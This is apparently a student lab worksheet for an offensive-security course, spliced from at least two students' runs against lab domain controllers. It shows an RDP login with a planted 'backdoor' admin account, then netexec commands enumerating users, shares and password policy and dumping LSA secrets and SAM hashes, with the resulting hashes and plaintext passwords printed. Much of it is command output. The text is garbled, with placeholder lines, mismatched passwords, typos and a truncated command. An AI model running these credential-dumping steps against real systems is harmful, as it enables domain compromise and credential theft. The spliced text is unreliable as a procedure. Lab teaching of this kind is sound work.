
Suggested packages:
libcuda1 libnvcuvid1 libnvidia-encode1
```

- sudo apt install freerdp3-x11


Next step would be to connect to the DC using xfreerdp

xfreerdp /u:<ADMIN_USER> /p:'<PASSWORD>' /v:<DC_IP>


```
(kali@Fuad)~$ xfreerdp /u:fuadbackdoor /p:'P@ssw0rd123!' /v:192.168.227.143
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in arguments from stdin, file or file descriptor
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass the credential via stdin
[20:00:57:147] [755583:000b877f] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[20:00:57:151] [755583:000b8781] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found
[20:00:57:151] [755583:000b8781] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5d → no RDP scancode found
[20:00:57:183] [755583:000b8781] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
```




ADD YOUR SCREENSHOT



Confirm the file that was created from previous steps.



ADD YOUR SCREENSHOT



For more information on netexec, check the website "<https://www.netexec.wiki/>"

- ```

[*] $ nxc smb 192.168.227.143 -u fuadbackdoor -p 'P@ssw0rd123!' --logged-on-users
SMB 192.168.227.143 445 FUAD-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUAD-DC01) (domain:DCFuad.org) (signin
g:True) (SMBv1:False)
SMB 192.168.227.143 445 FUAD-DC01 [*] DCFuad.org\fuadbackdoor:P@ssw0rd123! (Pwn3d!)
SMB 192.168.227.143 445 FUAD-DC01 [*] Enumerated logged_on users
SMB 192.168.227.143 445 FUAD-DC01 DCFuad\Fuadbackdoor logon_server: FUAD-DC01
SMB 192.168.227.143 445 FUAD-DC01 DCFuad\Fuad-DC015 logon_server:
SMB 192.168.227.143 445 FUAD-DC01 DCFuad\Fuad-DC01 logon_server: FUAD-DC01

```

```
[04/15/26] melvin@h:\w$ nxc smb 192.168.1.129 -u melvinbackdoor -p 'P@ssw0rd123!' --loggedon-users
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [*] DCMelvin.org\melvinbackdoor:P@ssw0rd123! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\melvinbackdoor logon_server: MELVIN-DC01
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$ logon_server:
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\Administrator logon_server: MELVIN-DC01
```

- **ADD YOUR SCREENSHOT**

```
[04/15/26] melvin@nexus:~$ smb 192.168.1.129 -u melvinbackdoor -p "P@ssw0rd!23!" --shares
```

```
[*] Windos 10 / Servr 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
```

```
SMB 192.168.1.129 445 MELVIN-DC01 [*] DCMelvin.org\melvinbackdoor:P@ssw0rd!23! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [*] Enumerated shares
```

|     | Share                         | Permissions | Remark             |
|-----|-------------------------------|-------------|--------------------|
| SMB | 192.168.1.129 445 MELVIN-DC01 | ADMIN\$     | Remote Admin       |
| SMB | 192.168.1.129 445 MELVIN-DC01 | C\$         | Default share      |
| SMB | 192.168.1.129 445 MELVIN-DC01 | IPC\$       | Remote IPC         |
| SMB | 192.168.1.129 445 MELVIN-DC01 | NETLOGON    | Logon server share |
| SMB | 192.168.1.129 445 MELVIN-DC01 | SYSVOL      | Logon server share |

- **ADD YOUR SCREENSHOT**

```
[04/15/26] melvin@h:~$ nxc smb 192.168.1.129 -u melvinbackdoor -p 'Passw0rd123!' --pass-pol
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [*] melvin.org\melvinbackdoor:Passw0rd123! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [*] Dumping password info for domain: DCMelvin
SMB 192.168.1.129 445 MELVIN-DC01 Minimum password length: 4
SMB 192.168.1.129 445 MELVIN-DC01 Password history length: 24
SMB 192.168.1.129 445 MELVIN-DC01 Maximum password age: 41 days 23 hours 53 minutes
SMB 192.168.1.129 445 MELVIN-DC01
SMB 192.168.1.129 445 MELVIN-DC01 Password Complexity Flags: 000000
SMB 192.168.1.129 445 MELVIN-DC01 Domain Refuse Password Change: 0
SMB 192.168.1.129 445 MELVIN-DC01 Domain Password Store Cleartext: 0
SMB 192.168.1.129 445 MELVIN-DC01 Domain Password Lockout Admins: 0
SMB 192.168.1.129 445 MELVIN-DC01 Domain Password No Clear Change: 0
SMB 192.168.1.129 445 MELVIN-DC01 Domain Password No Anon Change: 0
SMB 192.168.1.129 445 MELVIN-DC01 Domain Password Complex: 0
SMB 192.168.1.129 445 MELVIN-DC01
SMB 192.168.1.129 445 MELVIN-DC01 Minimum password age: 1 day 4 minutes
SMB 192.168.1.129 445 MELVIN-DC01 Reset Account Lockout Counter: 1 minute
SMB 192.168.1.129 445 MELVIN-DC01 Locked Account Duration: 1 minute
SMB 192.168.1.129 445 MELVIN-DC01 Account Lockout Threshold: None
SMB 192.168.1.129 445 MELVIN-DC01 Forced Log off Time: Not Set
```

- **ADD YOUR SCREENSHOT**

```
[04/15/26] melvin@w5:~$ nxc smb 192.168.1.129 -u melvinbackdoor -p 'P@ssw0rd123!' --computers
SMB 192.168.1.129 445 MELVIN-DC01 [4] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [4] DCMelvin.org\melvinbackdoor:P@ssw0rd123! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [4] [REMOVED] Arg moved to the ldap protocol
```

- Dump the following password directories
  - Lsa

■ **ADD YOUR SCREENSHOT**

```
[04/15/26] melvin@h:\w$ nxc smb 192.168.1.129 -u melvinbackdoor -p 'P@ssw0rd123!' --lsa
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [+] DCMelvin.org\melvinbackdoor:P@ssw0rd123! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [+] Dumping LSA secrets
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$::aes256-cts-hmac-sha1-96:7fed4f25bf4176518b003ba29f785e3c00831334b133a2aaf24588fce956f552
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$::aes128-cts-hmac-sha1-96:234595f9eff14b2bd40101553e20e7e3
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$::des-cbc-md5:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$::plain_password_hex:aea8ee7e10ca4d50a73f8ccfabe269170ccd1cca53103a01621f42038456a836108aaa65
9cdabf65a62e91e15923b5d60bb04424d9c98c2bce2b185c1cdf0fee35c17fbf98c43d306b897b48e0dbf8eb2d0bd4c5981fa36f0f3edc3d6f885d5a15a774c48fde69cafe44293311d25f97f9c31b7614668
9109019022948680d641284acaca380dee561b01d71a5aef7346b681d06a91dd2adc64660c3b872fad714284a0998d9817b7620c6dc11472f2d72ce5f7c7d374020d184fd4e63de7b2ee04f588285d630c90
1531242884991df16cha0ef57283138808e30e453f23e14433a1ab3b11aa5172df79708869e59d
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\MELVIN-DC01$::aad3b435b51404eeaad3b435b51404ee:9b239ee4396b536a871ca296396ded11:::
SMB 192.168.1.129 445 MELVIN-DC01 DCMelvin\melvinv:Password@123
SMB 192.168.1.129 445 MELVIN-DC01 dpapi_machinekey:0*3e0fe1557aea5362ddcc1651a60940d8a399171b
dpapi_userkey:0*2b6c0e609f6779472ea33c32e59d1e5f60598a6
SMB 192.168.1.129 445 MELVIN-DC01 [+] Dumped 7 LSA secrets to /home/kali/.nxc/logs/Lsa/MELVIN-DC01_192.168.1.129_2026-04-15_223004.secrets and /hom
e/kali/.nxc/logs/Lsa/MELVIN-DC01_192.168.1.129_2026-04-15_223004.cached
```

- Sam

■ **ADD YOUR SCREENSHOT**

```
[04/15/26] melvin@h:\w$ nxc smb 192.168.1.129 -u melvinbackdoor -p 'P@ssw0rd123!' --sam
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [+] DCMelvin.org\melvinbackdoor:P@ssw0rd123! (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [+] Dumping SAM hashes
SMB 192.168.1.129 445 MELVIN-DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
SMB 192.168.1.129 445 MELVIN-DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.129 445 MELVIN-DC01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[22:31:03] ERROR SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information. regsecrets.py:436
SMB 192.168.1.129 445 MELVIN-DC01 [+] Added 3 SAM hashes to the database
```

End of Lab

## Notes for Students

- Screenshots must be clear and readable
- Screenshots must show your own work
- Do not crop out URLs, commands, or results
- Missing screenshots will result in an incomplete grades